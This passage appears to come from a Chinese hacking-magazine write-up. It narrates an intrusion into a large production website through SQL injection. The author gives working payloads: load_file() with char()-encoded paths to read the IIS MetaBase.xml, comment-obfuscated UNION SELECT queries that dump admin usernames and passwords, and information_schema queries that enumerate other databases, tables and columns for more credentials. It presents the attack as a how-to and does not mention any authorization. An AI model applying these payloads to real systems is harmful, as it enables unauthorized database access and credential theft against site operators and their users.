


图 6




图 7

库进行管理，不知道服务器上为我们准备好了没有，呵呵。在网址后面加上PHPMYADMIN，立即返回了PHPMYADMIN的登录页面，尝试了几个弱口令均失败。

PHPMYADMIN的管理密码是保存在文件中的，我们可以通过LOAD_FILE()函数来读取，但是我们不知道PHPMYADMIN的路径呀？尝试提交**phpmyadmin/libraries/select_lang.lib.php**，不过爆出路径失败，测试了其它几个PHPMYADMIN文件也失败。

这时想到安装了APACHE的服务器，于是我在网上下载了和服务器一样的版本，在本机安装，得到默认安装的路径为：C:\Program Files\Apache Group\Apache2\conf\httpd-win.conf，马上转换成HEX值进行提交，同样失败，换了其它安装的盘符也失败。

接着尝试读取IIS站点的配置文件c:\windows\system32\inetsrv\MetaBase.xml，提交后显示空白。最后用如下语句爆出IIS站点配置信息，如图6（编辑：其中的replace是mysql的函数，作者把<去掉了）。

```
replace(load_file(char(99,58,92,119,105,110,100,111,119,115,92,115,121,115,116,101,109,51,50,92,105,110,101,116,115,114,118,92,77,101,116,97,66,97,115,101,46,120,109,108)),char(60),char(32))
```

通过分离垃圾数据，最后得到可能有用的四个路径：

```
C:\Inetpub\ftproot\duba
c:\inetpub\wwwroot
D:\Program Files\Microsoft SQL Server\MSSQL.3\Reporting Services\ReportServer
D:\website\StatSystem
```

经过我的测试以及社工猜解WEB路径，以上路径均未派上用场。FTP用的不是SERVU，如果是SERVU还可以读取下配置文件得到FTP的密码进行破解。




图 9




图 10




图 11

图 12




图 13

看来路径不好找啊，现在我们来猜解下存放管理密码的表和字段，从而爆出用户名和密码，进行后台登录。

提交 /**/and/**/1=2/**/UnioN/**/sElECt/**/1,2,3,4,5,6,7/**/from/**/admin/* 返回正常，看来存在admin表。现在来猜下字段，尝试猜解常用的字段，最后得到用户字段为username，密码字段为psw，现在我们来爆出密码，如图7。

拿到用户和密码后找到了管理后台，是admin，后台提示：请以指纹登入系统！还提示登入之前需安装相应的插件。居然是指纹识别管理员的登录，没有指纹就算是神仙也别想通过，第一次见到这样高级的网站后台验证，如图8。

看来进后台的想法是行不通了，于是我尝试用得到的账户和密码社工PHPMYADMIN后台，结果也是惨不忍睹。接着我挂了一个目录猜解器进行猜解尝试，希望能找到后台没有做验证的管理页面，不过进展也是不行。继续利用GOOGLE搜索引擎进行深度搜索，也没找到上传的页面。

看来要拿下它还真不简单啊！要是简单肯定早就被黑了，估计很多朋友搞到这里都被堵了。我们要发扬“许三多”的精神，不抛弃不放弃，先休息下，重新调整下渗透思路。

猛然间想起数据库版本是MYSQL5的，我们可以尝试跨库查询，这么大的站估计里面还有分类站点，现在也只有这个办法了。马上构造如下查询语句，如图9：

```
/**/and/**/1=2/**/UnioN/**/sElECt/**/1,2,3,4,5,SCHEMA_NAME,7/**/from/**/information_schema.SCHEMATA%20limit%20N,1/*
```
（N代表你想查询的数据库位置）

通过我的查询，发现存在5个数据库，分别是：duba、founderonline、kishk_backup_dbo 、mysql、test，DUBA数据库是主站的库，我们已经测试过了，先排除。现在我们挑选几个库来重点分析吧！

先测试founderonline、kishk_backup_dbo这两个，founderonline这个库给我的感觉应该是一个分类站的库，那么就先测试它吧！

先查表，构造查询语句如下，结果如图10：

```
/**/1=2/**/Union/**/sElecT/**/1,2,3,4,5,TABLE_NAME,7/**/from/**/information_schema.TABLES/**/where/**/TABLE_SCHEMA=数据库名（库名转换为HEX的值）/**/limit/**/1 （表的位置）,1/*
```

经过我的仔细查找，发现这个库共有41个表，通过筛选确定了三个可能存在管理密码的表，分别为：go2yr_user、user、customer。先构造查字段的语句：

```
/**/and/**/1=2/**/UnioN/**/sElECt/**/1,2,3,4,5,COLUMN_NAME,7/**/from/**/information_schema.COLUMNS/**/where/**/TABLE_NAME=0x75736572（表名的HEX值）/**/limit/**/1（字段位置）,1/*
```

通过查找得到user表的字段有：user_name、password、name，立即构造语句进行查询：

```
/**/and/**/1=2/**/UnioN/**/sElECt/**/1,2,3,4,5,password,user_name/**/from/**/founderonline.user/*
```
（注意：管理表名必须写上数据库名称，格式是：库名.表名，不然查询要出错）

这时发现字段里是空的，什么信息也没有，估计管理密码信息没在那个表里，还剩下两个表，我们继续测试。

通过测试go2yr_user表的字段信息，也是空的，最后只剩下customer这个表了，其中得到password、customer_code、name

